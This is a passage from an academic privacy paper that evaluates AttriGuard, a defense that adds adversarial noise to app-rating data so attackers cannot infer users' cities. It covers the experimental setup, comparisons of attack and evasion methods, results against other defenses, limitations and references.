We obtained a review dataset from Gong and Liu [5]. The public data of a user are the Google Play apps the user rated. We selected 10,000 popular apps and kept the users who reviewed at least 10 apps. In total, we have 16,238 users, and each user rated 23.2 apps on average. We represent a user's public data as a 10,000-dimension vector $\mathbf{x}$, where each entry corresponds to an app. If the user rated an app, the corresponding entry is the rating score (i.e., 1, 2, 3, 4, or 5), otherwise the corresponding entry has a value of 0. The attribute is the city a user lives/lived in, which were collected from users' Google+ profiles and obtained from Gong et al. [42]. In total, we consider 25 popular cities. Figure 1 shows the fraction of users that live/lived in a particular city. Note that we normalize each entry of a user's public data vector (i.e., review data vector) to be in [0,1], i.e., each entry is 0, 0.2, 0.4, 0.6, 0.8, or 1.0.

**Training and testing:** We sample 90% of the users in the dataset uniformly at random and assume that they publicly disclose their cities lived, e.g., on Google+. The app review data and lived cities of these users are called *training dataset*. The remaining users do not disclose their cities lived, and we call them *testing dataset*.

### 5.1.2 Attribute Inference Attacks

An attribute inference attack aims to infer the cities lived for the testing users. Specifically, an attacker learns a multi-class classifier, which takes a review data vector as an input and infers the city lived, using the training dataset. We evaluate an attack using the *inference accuracy* of the classifier used by the attack. Formally, the inference accuracy of a classifier is the fraction of testing users that the inferred city lived is correct. Since the defender does not know the attacker's classifier, we evaluate the effectiveness of AttriGuard against various attribute inference attacks as follows (we use a suffix "-A" to indicate the classifiers are used by the attacker):

**Baseline attack (BA-A):** In this baseline attack, the attacker computes the most popular city among the users in the training dataset. The attacker predicts the most popular city for every user in the testing dataset. The inference accuracy of this baseline attack will not be changed by defenses that add noise to the testing users.

**Logistic regression (LR-A):** In this attack, the attacker uses a multi-class logistic regression classifier to perform attribute inference attacks. The LR classifier was also used by previous attribute inference attacks [3, 5, 6, 9].

**Random forest (RF-A):** In this attack, the attacker uses a random forest classifier to perform attacks.

**Neural network (NN-A):** We consider the attacker uses a three-layer (i.e., input layer, hidden layer, and output layer) fully connected neural network to perform attacks. The hidden layer has 30,000 neurons. The output layer is a softmax layer. We adopt the *rectified linear units* as the activation function for neurons as it was demonstrated to outperform other activation functions [43]. Note that the three-layer NN-A classifier might not be the best neural network classifier for inferring the city lived. However, exploring the best NN-A is not the focus of our work.

**Robust classifiers: adversarial training (AT-A), defensive distillation (DD-A), and region-based classification (RC-A):** Since our defense AttriGuard leverages evasion attacks to find the noise, an attacker could leverage classifiers that are more robust to evasion attacks, based on the knowledge of our defense. We consider robust classifiers based on adversarial training [22], defensive distillation [44], and region-based classification [45]. In adversarial training, an attacker generates noise for each user in the training dataset using AttriGuard and learns the neural network classifier NN-A using the noisy training dataset. In defensive distillation, an attacker refines its neural network classifier NN-A using soft labels. In region-based classification, for each testing user with a certain review data vector, an attacker randomly samples $n$ data points from a hypercube centered at the review data vector; applies the NN-A classifier to predict the attribute for each sampled data point; and the attacker takes a majority vote among the sampled data points to infer the user's attribute. We set $n = 100$.

**Detecting noise via low-rank approximation (LRA-A):** An attacker could detect noise, remove the noise, and then perform attribute inference attacks. Whether the noise added by AttriGuard can be detected by an attacker and how to detect it effectively are not the focuses of this work, though we believe they are interesting future works. In this work, we try one way of detecting noise. An attacker essentially obtains a matrix of (noisy) public data for users, where each row corresponds to a user. Each entry of the matrix is a rating score or 0 if the corresponding user did not rate the item. It was well known that, in recommender systems, a normal rating-score matrix can be explained by a small number of latent factors. Therefore, an attacker could perform a *low-rank approximation (LRA)* of the matrix. After low-rank approximation, each row could be viewed as the de-noised rating scores of a user. Then, the attacker uses these de-noised rating scores to learn a classifier NN-A and uses it to perform attribute inference. We implemented LRA using non-negative matrix factorization with a rank 500.

**Table 1: Inference accuracy of different attribute inference attacks when no defense is used.**

| Attack | Inference Accuracy |
|---|---|
| BA-A | 0.10 |
| LR-A | 0.43 |
| RF-A | 0.44 |
| NN-A | 0.39 |
| AT-A | 0.39 |
| DD-A | 0.40 |
| RC-A | 0.38 |
| LRA-A | 0.27 |






**Figure 2: Inference accuracy vs. radius of the hypercube for RC-A.**

The attacks BA-A, LR-A, RF-A, and NN-A are unaware of the defense, while AT-A, DD-A, RC-A, and LRA-A are attacks that adapt to defense. Table 1 shows the inference accuracy of each attack for the testing users when no defense is used. We note that RC-A's inference accuracy depends on the radius of the hypercube. Figure 2 shows the inference accuracy as a function of the radius for RC-A. After 0.05, the inference accuracy drops sharply. Therefore, we set the radius to be 0.05 in our experiments (we use a relatively large radius to be more robust to noise added to the review data vectors).

Without otherwise mentioned, we assume the attacker uses NN-A because it is harder for the defender to guess the neural network setting. Gong and Liu [5] proposed an attribute inference attack. However, their attack requires both social friends and behavior data. Since our work focuses on attribute inference attacks that only use behavior data (i.e., app review data in our experiments), we do not compare with their attack.




(a) LR-D (b) NN-D

**Figure 3: Average noise for each city. The defender's classifier is (a) LR-D and (b) NN-D, respectively.**

#### 5.1.3 Parameter Setting in AttriGuard

The defender aims to leverage our AttriGuard to protect the cities lived for the testing users.

**Target probability distribution p:** We consider two possible target probability distributions.

- **Uniform probability distribution $\mathbf{p}_u$.** Without any information about the cities lived, the target probability distribution (denoted as $\mathbf{p}_u$) could be the uniform probability distribution over the 25 cities, with which the defender aims to minimize the difference between an attacker's inference and random guessing subject to a utility-loss budget.
- **Training-dataset-based $\mathbf{p}_t$.** When the defender has access to the data of some users (e.g., users in the training dataset) who publicly disclose their cities, the defender can estimate the target probability distribution (denoted as $\mathbf{p}_t$) from such data. Specifically, the target probability for city $i$ is the fraction of training users who have city $i$. With such target probability distribution, the defender aims to minimize the difference between an attacker's inference and the baseline attack BA-A.

Without otherwise mentioned, we assume the defender uses the second target probability distribution $\mathbf{p}_t$ since it considers certain knowledge about the attributes.

**Defender's classifier $C$ (LR-D and NN-D):** We consider two choices for the defender's classifier, i.e., multi-class logistic regression (LR-D) and neural network (NN-D). To distinguish between the classifiers used by the attacker and those used by the defender, we use a suffix "-A" for each attacker's classifier while we use a suffix "-D" for a defender's classifier. We note that the defender could choose any differentiable classifier. We require differentiable classifiers because our evasion attack algorithm PANDA in Phase I is applicable to differentiable classifiers. For the NN-D classifier, we also consider a three-layer fully connected neural network. However, unlike NN-A that is used by the attacker, we assume the hidden layer of the NN-D classifier has 50,000 neurons. Without otherwise mentioned, we assume the defender uses the LR-D classifier and learns it using the training dataset. We adopt LR-D as the default classifier because it is much more efficient to generate noise in Phase I. We will study the effectiveness of our defense when the attacker and the defender use different dataset to learn their classifiers.

**Table 2: Average success rates and running times.**

| Method | Success Rate | | Running Time (s) | |
|---|---|---|---|---|
| | LR-D | NN-D | LR-D | NN-D |
| FGSM | 100% | 100% | 7.6 | 84 |
| JSMA | 100% | 100% | 9.0 | 295 |
| CW | 75% | 71% | 7,406 | 1,067,610 |
| PANDA | 100% | 100% | 8.7 | 272 |

**Other parameters:** We set $\tau$ in our algorithm PANDA to be 1.0 when finding the minimum noise. Without otherwise mentioned, we set the noise-type-policy to be Modify_Add.

### 5.2 Results

**Comparing PANDA with existing evasion attack methods:** We compare PANDA with the following evasion attack methods at finding the noise $\mathbf{r}_i$ in Phase I: *Fast Gradient Sign Method* (FGSM) [22], *Jacobian-based Saliency Map Attack* (JSMA) [23], and *Carlini and Wagner Attack* (CW) [25]. We leveraged the open-source implementation of CW published by its authors. The CW attack has three variants that are optimized to find small noise measured by $L_0$, $L_2$, and $L_\infty$ norms, respectively. We use the one that optimizes $L_0$ norm. We focus on the noise-type-policy Modify_Add, because FGSM, JSMA, and CW are not applicable to other policies. Note that





**Figure 4: Attacker's inference accuracy vs. utility-loss budget.**





**Figure 5: Impact of the target probability distribution. The attack is NN-A and the defender uses LR-D.**

after a method produces a noise $\mathbf{r}_i$, we will round each entry to be 0, 0.2, 0.4, 0.6, 0.8, or 1.0 since our noisy public data are discrete rating scores, and the rounded $\mathbf{r}_i$ is treated as the final noise.

Figure 3 shows their noise (measured by $L_0$ norm) averaged over test users for each city. Moreover, Table 2 shows the *success rate* and *running time* averaged over test users for each compared method. For each method, a test user's success rate is the fraction of cities for which the method can successfully find a $\mathbf{r}_i$ to make the classifier infer the $i$th city for the test user, and a test user's running time is the time required for the method to find $\mathbf{r}_i$ for all cities. We set the step size parameter $\varepsilon$ in FGSM to be 1 as we aim to achieve a high success rate. Note that the value of $\varepsilon$ does not impact the $L_0$ norm of the noise generated by FGSM.

First, FGSM adds orders of magnitude larger noise than other methods. This is because FGSM aims to minimize noise with respect to $L_\infty$ norm instead of $L_0$ norm. Second, PANDA adds smaller noise and is slightly faster than JSMA for both LR-D and NN-D classifiers. This is because PANDA allows more flexible noise, i.e., some entries can be increased while other entries can be decreased in PANDA, while all modified entries can either be increased or decreased in JSMA. PANDA is faster than JSMA because it adds smaller noise and thus it runs for less iterations. Third, PANDA adds no larger noise than CW for the LR-D classifier; and PANDA adds smaller noise for some cities, but larger noise for other cities for the NN-D classifier. However, CW only has success rates less than 80%, because of rounding the noise to be consistent with rating scores. Moreover, PANDA is around 800 times and 4,000 times faster than CW for the LR-D and NN-D classifiers, respectively. Considering the tradeoffs between the added noise, success rate, and running time, we recommend to use PANDA for finding noise in Phase I of AttriGuard.

We note that JSMA and CW have similar noise for the LR-D classifier, and CW even has larger noise than JSMA for certain cities for the NN-D classifier. Carlini and Wagner [25] found that CW outperforms JSMA. We suspect the reason is that our results are on review data, while their results are about image data.

**Effectiveness of AttriGuard:** Figure 4 shows the inference accuracy of various attribute inference attacks as the utility-loss budget increases, where the defender's classifier is LR-D. AttriGuard is effective at defending against attribute inference attacks. For instance, when modifying 3-4 rating scores on average, several attacks become less effective than the baseline attack. The inference accuracy of LR-A decreases the fastest as the utility-loss budget increases. This is because the defender uses LR-D, and the noise optimized based on LR-D is more likely to transfer to LR-A. The adversarial training attack AT-A has almost the same inference accuracy as NN-A. The reason is that adversarial training is not robust to iterative evasion attack [46] and PANDA is an iterative evasion attack. Defensive distillation attack DD-A has slightly higher inference accuracies than NN-A, because defensive distillation is more robust to the saliency map based evasion attacks [44]. LRA-A is more robust to the noise added by AttriGuard, i.e., the inference accuracy of LRA-A decreases the slowest as the utility-loss budget increases and LRA-A has higher inference accuracies than other attacks except RF-A when the utility-loss budget is larger than 3. However, AttriGuard is still effective against LRA-A since LRA-A still has low inference accuracies and approaches to the baseline attack as the utility-loss budget increases.

**Impact of the target probability distribution:** Figure 5 compares the performance of the two target probability distributions. We observe that the target probability distribution $\mathbf{p}_t$ outperforms $\mathbf{p}_u$, especially when the utility-loss budget is relatively large. Specifically, the attacker's inference accuracy is smaller when the defender uses $\mathbf{p}_t$. This is because $\mathbf{p}_t$ considers the attribute information in the training dataset, while $\mathbf{p}_u$ assumes no knowledge about attributes. Specifically, according to our solution in Equation 8, the defender adds the noise $\mathbf{r}_i$ with a probability that is the corresponding target prob-





**Figure 6: Impact of the defender's classifier. The attack is NN-A.**





**Figure 7: Impact of the overlap between the training datasets used by the attacker and the defender.**

ability normalized by the magnitude of $\mathbf{r}_i$. Suppose the defender's classifier predicts city $j$ for a user, where $j$ is likely to be the true attribute value of the user since the defender's classifier is relatively accurate. The noise $\mathbf{r}_j$ is 0. Roughly speaking, if the defender adds 0 noise, then the attacker is likely to infer the true attribute value. For the users whose true attribute values are rare (i.e., small fraction of users have these attribute values), the defender is less likely to add 0 noise when using $\mathbf{p}_t$ than using $\mathbf{p}_u$. As a result, the attacker has a lower inference accuracy when $\mathbf{p}_t$ is used.

**Impact of the defender's classifier:** Figure 6 shows the attacker's inference accuracy when the defender uses different classifiers, where the attack is NN-A. We observe that when the defender chooses the NN-D classifier, the attacker's inference accuracy is lower with the same utility-loss budget. One reason is that the noise found in Phase I is more likely to transfer between classifiers in the same category. Specifically, the noise optimized based on the neural network classifier NN-D is more likely to transfer to the neural network classifier NN-A than the logistic regression classifier LR-A.

**Impact of different training datasets:** In practice, the attacker and the defender may use different training datasets to train their classifiers. We randomly and evenly split the training dataset into two folds with $\alpha\%$ overlap, where $\alpha\%$ ranges from 0% to 100%. We consider the attack NN-A and use one fold to train the classifier, while we consider the defender's classifier is LR-D and use the other fold to train it. We set the utility-loss budget to be 4, which reduces most attacks to be close to the baseline attack. Figure 7 shows the attacker's inference accuracy as a function of the overlap $\alpha\%$. We find that the differences between the training datasets used by the attacker and the defender have impact on the effectiveness of AttriGuard, but the impact is small. Specifically, when the defender and the attacker use the same training dataset to learn their classifiers, the attacker's inference accuracy is around 0.10. The attacker's inference accuracy increases when the overlap between the training datasets decreases, but the attacker's inference accuracy is still less than 0.15 even if there are no overlaps. The reason is that both the attacker's classifier and the defender's classifier model the relationships between public data and attributes. Once both of their (different) training datasets are representative, the noise optimized based on the defender's classifier is very likely to transfer to the attacker's classifier.





**Figure 8: Impact of different noise-type-policies.**

**Impact of different noise-type-policies:** Figure 8 compares the three noise-type-policies. Modify_Add outperforms Add_New, which outperforms Modify_Exist. This is because Modify_Add is the most flexible policy, allowing AttriGuard to modify existing rating scores or add new rating scores. A user often reviews a very small fraction of apps (e.g., 0.23% of apps on average in our dataset), so Add_New is more flexible than Modify_Exist, making Add_New outperform Modify_Exist.

**Comparing AttriGuard with existing defense methods:** Figure 9 compares AttriGuard with existing defense methods developed by different research communities: BlurMe [9], ChiSquare [18], Quantization Probabilistic Mapping (QPM) [19], and Local Differential Privacy-Succinct Histogram (LDP-SH) [36]. BlurMe and ChiSquare select the apps based on their correlations with the attribute values (i.e., cities in our case) that do not belong to the user and change the rating scores for the selected apps. QPM is an approximate solution to a game-theoretic formulation. We quantize public data to





**Figure 9: Comparing AttriGuard with existing defense methods.**





**Figure 10: Relative recommendation precision loss vs. top-$N$ recommendations.**

200 clusters in QPM. LDP-SH is a local differential privacy method for categorical data. In our case, each entry of $\mathbf{x}$ can be viewed as categorical data taking values 0, 0.2, 0.4, 0.6, 0.8, or 1.0. We apply LDP-SH to each entry of $\mathbf{x}$. We didn't use other LDP methods [35, 40] because they do not preserve the semantics of rating scores. For instance, to obfuscate a user's rating score to an app, RAPPOR [35] might generate several rating scores for the app for the user, which is unrealistic. All the compared methods except LDP-SH use the same training dataset, while LDP-SH does not need training dataset. We note that BlurMe and ChiSquare require the defender to know users' true private attribute values.

Each compared method has a parameter to control privacy-utility tradeoffs. For a method and a given parameter value, the method adds noise to users' public data, and we can obtain a pair (utility loss, inference accuracy), where the utility loss and inference accuracy are averaged over all test users. Therefore, for each method, via setting a list of different parameter values, we obtain a list of pairs (utility loss, inference accuracy). Then, we plot these pairs as a utility loss vs. inference accuracy curve. Figure 9 shows the curve for each method.

Our AttriGuard outperforms all compared defense methods. Specifically, to achieve the same inference accuracy, AttriGuard adds substantially smaller noise to public data. AttriGuard outperforms BlurMe and ChiSquare because they add noise to entries of $\mathbf{x}$ that are selected based on heuristics, while AttriGuard adds minimum noise via solving optimization problems. We explored a large range of the parameter to control privacy-utility tradeoffs for QPM, but QPM cannot reach to the low utility-loss region, i.e., we only observe a short curve for QPM in Figure 9. This is because quantization changes public data substantially, which is equivalent to adding large noise. AttriGuard outperforms LDP-SH because LDP-SH aims to achieve a privacy goal that is different from defending against attribute inference attacks.

**Utility loss for recommender systems:** We evaluate the utility loss of the public data when they are used for recommender systems. For each user in the training and testing datasets, we randomly sample 5 of its rated apps to test a recommender system. We use a standard matrix factorization based recommender system to recommend top-$N$ items for each user. We implemented the recommender system using the code from http://surpriselib.com/. We measure the performance of the recommender system using a standard metric, i.e., *recommendation precision*. For each user, the recommendation precision is the fraction of its recommended top-$N$ items that are among the sampled 5 rated apps. The recommendation precision for the entire recommender system is the recommendation precision averaged over all users.

For each compared defense method, we use the defense method to add noise to the testing users, where the noise level is selected such that an attacker's inference accuracy is close to 0.1 (using the results in Figure 9). Then, for each compared defense method, we compute the *relative recommendation precision loss* defined as $\frac{|Pre_1 - Pre_2|}{Pre_1}$, where $Pre_1$ and $Pre_2$ are the recommendation precisions before and after adding noise, respectively. Figure 10 shows the relative recommendation precision loss as a function of $N$ for the compared methods. We observe AttriGuard outperforms the compared methods. Moreover, our results indicate that $L_0$ norm of the noise is a reasonable utility-loss metric for recommender systems, as a method with larger $L_0$-norm noise also has larger relative recommendation precision loss. One exception is the comparison between BlueMe and ChiSquare: ChiSquare adds noise with larger $L_0$ norm but has lower relative recommendation precision loss. This means that ChiSquare adds noise that is more similar to a user's public data and thus has less impact on a user's profile of preferences.

## 6 Discussions and Limitations

**Approximating the game-theoretic optimization problems:** One natural direction is to find approximate solutions to the intractable game-theoretic optimization

problems. Our experiments demonstrated that the existing approximate solution called QPM [19] incurs larger utility loss than our AttriGuard. We note that we could apply the idea of AttriGuard to approximate the game-theoretic optimization problem in Equation 19 in Appendix A. However, such approximation is not meaningful. Specifically, AttriGuard essentially finds the noise mechanism for a given user (i.e., $\mathbf{x}$ is fixed) and treats the mechanism as a probability distribution over the representative noise. However, if we fix $\mathbf{x}$ and assume the probabilistic mapping to be a probability distribution over the representative noise in Equation 19, then the objective function in the optimization problem becomes a constant. In other words, any probabilistic mapping that satisfies the utility-loss budget is an approximate solution, which is not meaningful. We believe it is an interesting future work to study better approximate solutions to the game-theoretic optimization problems, e.g., the one in Equation 19 in Appendix A.

**Detecting noise:** An attacker could first detect the noise added by AttriGuard and then perform attribute inference attacks. In our experiments, we tried a low-rank approximation based method to detect noise and AttriGuard is still effective against the method. However, we acknowledge that this does not mean an attacker cannot perform better attacks via detecting the noise. We believe it is an interesting future work to systematically study the possibility of detecting noise both theoretically and empirically. We note that detecting noise in our problem is different from *detecting adversarial examples* [47–51] in adversarial machine learning, because detecting adversarial examples is to detect whether a given example has attacker-added noise or not. However, detecting adversarial examples may be able to help perform better attribute inference attacks. Specifically, if an attacker detects that a public data vector is an adversarial example, the attacker can use a defense-aware attribute inference attack for the public data vector, otherwise the attacker can use a defense-unaware attack.

**Interacting with adversarial machine learning:** An attacker could use robust classifiers, which are harder to evade, to infer user attributes. In our experiments, we evaluated three robust classifiers: adversarial training, defensive distillation, and region-based classification. However, our defense is still effective for attacks using such robust classifiers. As the adversarial machine learning community develops more robust classifiers, an attacker could leverage them to infer attributes. However, we speculate that robust classifiers could always be evaded with large enough noise. In other words, we could still leverage evasion attacks to defend against attribute inference attacks, but we may need larger noise (thus larger utility loss) when the attacker uses a robust classifier that is harder to evade.

**Multiple attributes:** When users have multiple attributes, an attacker could leverage the correlations between attributes to perform better attribute inference attacks. The defender can design the target probability distribution based on the joint probability distribution of attributes to protect users against such attacks.

**Dynamic public data:** In this work, we focus on one-time release of the public data. It would be interesting to extend our framework to dynamic public data. For dynamic public data, an attacker could learn more information and perform better attribute inference attacks when observing historical public data.

## 7 Conclusion and Future Work

In this work, we propose a practical two-phase framework called *AttriGuard* to defend against attribute inference attacks. In Phase I, AttriGuard finds a minimum noise for each attribute value via an evasion attack that we optimize to incorporate the unique characteristics of privacy protection. In Phase II, AttriGuard randomly selects one of the noise found in Phase I to mislead the attacker's inference. Our empirical results on a real-world dataset demonstrate that 1) we can defend against attribute inference attacks with a small utility loss, 2) adversarial machine learning can play an important role at privacy protection, and 3) our defense significantly outperforms existing defenses.

Interesting directions for future work include 1) studying the possibility of detecting the added noise both theoretically and empirically, 2) designing better approximate solutions to the game-theoretic optimization problems, and 3) generalizing AttriGuard to dynamic and non-relational public data, e.g., social graphs.

**Acknowledgements:** We thank the anonymous reviewers for insightful reviews.

## References

[1] E. Zheleva and L. Getoor. To join or not to join: The illusion of privacy in social networks with mixed public and private user profiles. In *WWW*, 2009.

[2] Abdelberi Chaabane, Gergely Acs, and Mohamed Ali Kaafar. You are what you like! information leakage through users' interests. In *NDSS*, 2012.

[3] Michal Kosinski, David Stillwell, and Thore Graepel. Private traits and attributes are predictable from digital records of human behavior. *PNAS*, 2013.

[4] Neil Zhenqiang Gong, Ameet Talwalkar, Lester Mackey, Ling Huang, Eui Chul Richard Shin, Emil

Stefanov, Elaine(Runting) Shi, and Dawn Song. Joint link prediction and attribute inference using a social-attribute network. *ACM TIST*, 5(2), 2014.

[5] Neil Zhenqiang Gong and Bin Liu. You are who you know and how you behave: Attribute inference attacks via users' social friends and behaviors. In *USENIX Security Symposium*, 2016.

[6] Jinyuan Jia, Binghui Wang, Le Zhang, and Neil Zhenqiang Gong. AttriInfer: Inferring user attributes in online social networks using markov random fields. In *WWW*, 2017.

[7] Neil Zhenqiang Gong and Bin Liu. Attribute inference attacks in online social networks. *ACM TOPS*, 21(1), 2018.

[8] Jahna Otterbacher. Inferring gender of movie reviewers: exploiting writing style, content and metadata. In *CIKM*, 2010.

[9] Udi Weinsberg, Smriti Bhagat, Stratis Ioannidis, and Nina Taft. Blurme: Inferring and obfuscating user gender based on ratings. In *RecSys*, 2012.

[10] Y. Michalevsky, G. Nakibly, A. Schulman, and D. Boneh. Powerspy: Location tracking using mobile device power analysis. In *USENIX Security Symposium*, 2015.

[11] Sashank Narain, Triet D. Vo-Huu, Kenneth Block, and Guevara Noubir. Inferring user routes and locations using zero-permission mobile sensors. In *IEEE S & P*, 2016.

[12] Cambridge Analytica. https://goo.gl/PqRjjX, May 2018.

[13] Reza Shokri, George Theodorakopoulos, and Carmela Troncoso. Protecting location privacy: Optimal strategy against localization attacks. In *ACM CCS*, 2012.

[14] Reza Shokri. Privacy games: Optimal user-centric data obfuscation. In *PETS*, 2015.

[15] Reza Shokri, George Theodorakopoulos, and Carmela Troncoso. Privacy games along location traces: A game-theoretic framework for optimizing location privacy. *ACM TOPS*, 19(4), 2016.

[16] Nadia Fawaz Flávio du Pin Calmon. Privacy against statistical inference. In *Allerton*, 2012.

[17] Raymond Heatherly, Murat Kantarcioglu, and Bhavani Thuraisingham. Preventing private information inference attacks on social networks. *IEEE TKDE*, 2013.

[18] Terence Chen, Roksana Boreli, Mohamed-Ali Kaafar, and Arik Friedman. On the effectiveness of obfuscation techniques in online social networks. In *PETS*, 2014.

[19] Salman Salamatian, Amy Zhang, Flavio du Pin Calmon, Sandilya Bhamidipati, Nadia Fawaz, Branislav Kveton, Pedro Oliveira, and Nina Taft. Managing your private and public data: Bringing down inference attacks against your privacy. In *IEEE Journal of Selected Topics in Signal Processing*, 2015.

[20] Marco Barreno, Blaine Nelson, Russell Sears, Anthony D Joseph, and J Doug Tygar. Can machine learning be secure? In *ACM ASIACCS*, 2006.

[21] Battista Biggio, Igino Corona, Davide Maiorca, Blaine Nelson, Nedim Śrndićpavel Laskov, Giorgio Giacinto, and Fabio Roli. Evasion attacks against machine learning at test time. In *ECML-PKDD*, 2013.

[22] Jonathon Shlens Ian J. Goodfellow and Christian Szegedy. Explaining and harnessing adversarial examples. In *ICLR*, 2014.

[23] Nicolas Papernot, Patrick McDaniel, Somesh Jha, Matt Fredrikson, Z. Berkay Celik, and Ananthram Swami. The limitations of deep learning in adversarial settings. In *EuroS&P*, 2016.

[24] Mahmood Sharif, Sruti Bhagavatula, Lujo Bauer, and K Michael Reiter. Accessorize to a crime: Real and stealthy attacks on state-of-the-art face recognition. In *ACM CCS*, 2016.

[25] Nicholas Carlini and David Wagner. Towards evaluating the robustness of neural networks. In *IEEE S & P*, 2017.

[26] Nicolas Papernot, Patrick McDaniel, Ian Goodfellow, Somesh Jha, Z Berkay Celik, and Ananthram Swami. Practical black-box attacks against machine learning. In *AsiaCCS*, 2017.

[27] Yanpei Liu, Xinyun Chen, Chang Liu, and Dawn Song. Delving into transferable adversarial examples and black-box attacks. In *ICLR*, 2017.

[28] *Convex Optimization*. Cambridge University Press, 2004.

[29] Matthew Fredrikson, Eric Lantz, Somesh Jha, Simon Lin, David Page, and Thomas Ristenpart. Privacy in pharmacogenetics: An end-to-end case study of personalized warfarin dosing. In *USENIX Security Symposium*, 2014.

[30] Matt Fredrikson, Somesh Jha, and Thomas Ristenpart. Model inversion attacks that exploit confidence information and basic countermeasures. In *ACM CCS*, 2015.

[31] Liran Lerman, Gianluca Bontempi, and Olivier Markowitch. Side channel attack: an approach based on machine learning. In *COSADE*, 2011.

[32] Yinqian Zhang, Ari Juels, Michael K. Reiter, and Thomas Ristenpart. Cross-vm side channels and their use to extract private keys. In *CCS*, 2012.

[33] S. Warner. Randomized response: a survey technique for eliminating evasive answer bias. *Journal of the American Statistical Association*, 60(309), 1965.

[34] J. C. Duchi, M. I. Jordan, and M. J. Wainwright. Local privacy and statistical minimax rates. In *FOCS*, 2013.

[35] Aleksandra Korolova Úlfar Erlingsson, Vasyl Pihur. Rappor: Randomized aggregatable privacy-preserving ordinal response. In *ACM CCS*, 2014.

[36] R. Bassily and A. D. Smith. Local, private, efficient protocols for succinct histograms. In *STOC*, 2015.

[37] Zhan Qin, Yin Yang, Ting Yu, Issa Khalil, Xiaokui Xiao, and Kui Ren. Heavy hitter estimation over set-valued data with local differential privacy. In *ACM CCS*, 2016.

[38] Adam Smith, Abhradeep Thakurta, and Jalaj Upadhyay. Is interaction necessary for distributed private learning? In *IEEE S & P*, 2017.

[39] Brendan Avent, Aleksandra Korolova, David Zeber, Torgeir Hovden, and Benjamin Livshits. Blender: Enabling local search with a hybrid differential privacy model. In *USENIX Security Symposium*, 2017.

[40] Tianhao Wang, Jeremiah Blocki, Ninghui Li, and Somesh Jha. Locally differentially private protocols for frequency estimation. In *USENIX Security Symposium*, 2017.

[41] Cynthia Dwork, Frank McSherry, Kobbi Nissim, and Adam Smith. Calibrating noise to sensitivity in private data analysis. In *TCC*, 2006.

[42] Neil Zhenqiang Gong, Wenchang Xu, Ling Huang, Prateek Mittal, Emil Stefanov, Vyas Sekar, and Dawn Song. Evolution of social-attribute networks: Measurements, modeling, and implications using google+. In *IMC*, 2012.

[43] V. Nair and G. E. Hinton. Rectified linear units improve restricted boltzmann machines. In *ICML*, 2010.

